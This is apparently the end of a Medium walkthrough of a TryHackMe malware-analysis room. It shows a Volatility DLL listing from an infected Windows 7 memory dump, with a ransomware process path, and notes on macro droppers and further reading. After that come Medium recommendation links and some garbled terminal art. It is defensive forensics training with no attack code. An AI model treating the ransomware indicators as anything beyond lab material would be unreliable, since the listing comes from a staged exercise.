0x0000000000b90000	0x50000	0xfffff	1970-01-01 00:00:00 UTC+0000	C:\Users\CMNatic\AppData\Local\Drpbx\drpbx.exe
0x00000000007c10000	0x19f000	0xfffff	1970-01-01 00:00:00 UTC+0000	C:\Windows\SYSTEM32\ntdll.dll
0x0000007fef6b80000	0x6f000	0xfffff	2020-10-20 17:03:58 UTC+0000	C:\Windows\SYSTEM32\MSCOREE.DLL
0x0000000000779f0000	0x11f000	0xfffff	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\KERNEL32.dll
0x0000007fefda40000	0x67000	0xfffff	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\KERNELBASE.dll
0x0000007fee800000	0xdb000	0x10	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\ADVAPI32.dll
0x0000007fecf160000	0x9f000	0x5b	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\msvcrtd.dll
0x0000007feff460000	0x1f000	0x41	2020-10-20 17:03:58 UTC+0000	C:\Windows\SYSTEM32\sechost.dll
0x0000007fefeba0000	0x12c000	0x2a	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\RPCRT4.dll
0x0000007fef67b0000	0xa9000	0x1	2020-10-20 17:03:58 UTC+0000	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
0x0000007fef9300000	0x3000	0x2	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\api-ms-win-core-synch-l1-2-0.DLL
0x0000007feff3e0000	0x71000	0x6	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\SHLWAPI.dll
0x0000007fecfdb20000	0x67000	0x68	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\GDI32.dll
0x00000000007b10000	0xfb000	0x6c	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\USER32.dll
0x0000007feff9c0000	0xe000	0x19	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\LPK.dll
0x0000007fecfdb0000	0xcb000	0x19	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\USP10.dll
0x0000007feff4e0000	0x2e000	0x4	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\IMM32.DLL
0x0000007fefea680000	0x10b000	0x2	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\MSCTF.dll
0x0000007fecfc840000	0xc000	0x1	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\VERSION.dll

What stands out initially is the “CRYPTBASE.dll”



This DLL is a Windows library that allows applications to use cryptography. Whilst many use it legitimately, i.e. HTTPS, let's assume that we didn't know that the host was infected with ransomware specifically, we'd need to start investigating the process further. However, that is not for here. We've found enough evidence to suspect ransomware through memory forensics & research.

#1 Pretty interesting Stuff!

Answer: No answer Needed

TASK 7: Finishing Up

I encourage you to go back through the tasks and use alternate tools to that which I used, all located within the attached REMnux box. Malicious macros within Microsoft Office documents are very successful and dangerous vehicles for malware authors to weaponise. Whilst macros have legitimate purposes in MS Office documents, rampant APT campaigns such as Emotet, Ryuk and Qakbot exploit these as droppers.

For a bonus challenge, spend some more time in getting familiar with Volatility. Are there any more additional indicators of compromise within the Windows 7 memory dump that we briefly analyzed?

So long and thanks for all the fish ~CMNatic.

#1 Fin.

Answer: No Answer Needed

TASK 8: REFERENCES & FURTHER READING MATERIAL

References

Task 1

Zeltser Security Corp., 2020. REMnux (image) Retrieved from: <https://remnux.org/>

Task 5

Sikorski, M. and Honig, A., 2012. Practical Malware Analysis. San Francisco: No Starch Press, pp.386–387.

Task 6

Docs.microsoft.com. 2018. Processes And Threads – Win32 Apps. Retrieved from: <https://docs.microsoft.com/en-us/windows/win32/procthread/processes-and-threads>

Additional Reading

[A Look At Entropy Analysis](#)

[\[BlackHat 2019\] Investigating Malware Using Memory Forensics \(Video\)](#)

[Malware Threat Report – Q2 2020 \(Avira\)](#)

[Malware Detection in PDF and Office Documents: A survey](#)

Cheatsheets

[REMnux 7.0 Documentation](#)

[Volatility 2.4. Windows & Linux Profile Cheatsheets](#)

#1 I'm curious to read up some more!

Answer: No answer Needed

Connect to me on:

LinkedIn: <https://www.linkedin.com/in/ayush-bagde-49660219a/>

TryHackMe: <https://tryhackme.com/p/Overide>

Discord: <https://discord.gg/5FzevEjqGj>

and thank you for taking the time to read my walkthrough.

If you found it helpful, please hit the button (up to 40x) and share it to help others with similar interests! + Feedback is always welcome!

Reverse Engineering

Malware

Hacking

Tryhackme

Assembly



Follow

Written by Ayush Bagde

80 Followers · 3 Following

Associate | MTA Security Fundamentals | Junior Pentester | DLP | Brand Monitoring | Android Pентest | Seclore | Red Teaming

No responses yet




What are your thoughts?

Respond

More from Ayush Bagde

<https://h3ckerboi.medium.com/mal-remnux-the-redux-tryhackme-writeup-2402bba5cc79>

28/35



 Ayush Bagde

TShark TryHackMe Writeup

Learn how to use TShark to accelerate your pcap analysis!

May 5, 2021  6



...



 Ayush Bagde

Chocolate Factory TryHackMe Writeup

A Charlie and The Chocolate Factory themed room, revisit Willy Wonka's chocolate factory!

Jan 18, 2021  105  1



...

[Open in app ↗](#)

Medium



Search



Ethical hacking, also known as penetration testing or white-hat hacking, plays a crucial role in securing digital systems and networks. As...

Dec 3, 2023



54

 Ayush Bagde

RustScan

Click here to get the room access.

Jan 11, 2021  2

...

[See all from Ayush Bagde](#)

Recommended from Medium

 In T3CH by Axoloth

TryHackMe | FlareVM: Arsenal of Tools| WriteUp

Learn the arsenal of investigative tools in FlareVM

 Nov 28, 2024  50

...



In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

Nov 5, 2024 60



...

Lists



Staff picks

796 stories · 1561 saves



Stories to Help You Level-Up at Work

19 stories · 912 saves




Self-Improvement 101

20 stories · 3192 saves



Productivity 101

20 stories · 2706 saves


 IritT

Windows Event Logs—Cyber Defense-Security Operations & Monitoring — TryHackMe Walkthrough

Introduction to Windows Event Logs and the tools to query them.

Oct 15, 2024



```
d


rd.img.old  lib64      media   opt     root    sbin    srv    tmp     var      vmlinuz.old
              lost+found  mnt     proc    run     snap    sys     usr     vmlinuz
var/log
log# ls
cloud-init-output.log  dpkg.log       kern.log    lxd       unattended-upgrades
cloud-init.log          fontconfig.log  landscape  syslog    wtmp
dist-upgrade            journal        lastlog    tallylog
log# cat auth.log | grep install
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chow
hare/dokuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/s
hare/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
log# █
```

 Dan Molina

Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here:
<https://tryhackme.com/room/disgruntled>

Oct 22, 2024



Rich

Advent of Cyber 2024

TL;DR Walkthrough of the first & current days of the 2024 Advent of Cyber, covering Google Fu, PowerShell, AD, a little Entra ID, and some...

Dec 17, 2024



```
....ccccccc.
.cccMk00000Kdce.
:c:::ccccc:.
:c:::cccll:cccclll:col.
.lkc,coco:00000000001:.
.cdc,d000c..cd..01111:.
chN":000001ldoc..lll:....c0.
,d0,:00000000001":lll:..id":.
co..000000000001":lll:..l0d..cd.
co.'0000000000001:lll:,..d0c..dc
co..0000000000001:lll:..d0c..dc
...:..cl":..ll00000000000000001:dc
..011lx***":ll000000000000001:dc
dl..`coo1111:....:icoooo0000000001:dc
dNo.....:.
`C
tux@tmux_redux:-$
```



```
....ccccccc.
.ccc'coookls.
:c:::ccccc:.
:c:::cccll:cccclll:col.
.cdc,d000c..cd..01111:.
chN":000001ldoc..lll:....c0.
,d0,:00000000001":lll:..id":.
co..000000000001":lll:..l0d..cd.
co.'0000000000001:lll:,..d0c..dc
co..0000000000001:lll:..d0c..dc
...:..cl":..ll00000000000000001:dc
..011lx***":ll000000000000001:dc
dl..`coo1111:....:icoooo0000000001:dc
dNo.....:.
`C
tux@tmux_redux:-$
```

Tmux is known as a terminal multiplexer. That allows you to craft a single terminal however you need it.

Here is a machine you can use to complete the room if you don't have tmux installed on your local machine. Also comes with all the code and plugins needed for future tasks.

[Username: tux](#)

Daniel Schwarzenraub

Tryhackme Free Walk-through Room: REmux The Tmux

Tryhackme Free Walk-through Room: REmux The Tmux

Nov 10, 2024  1



...

[See more recommendations](#)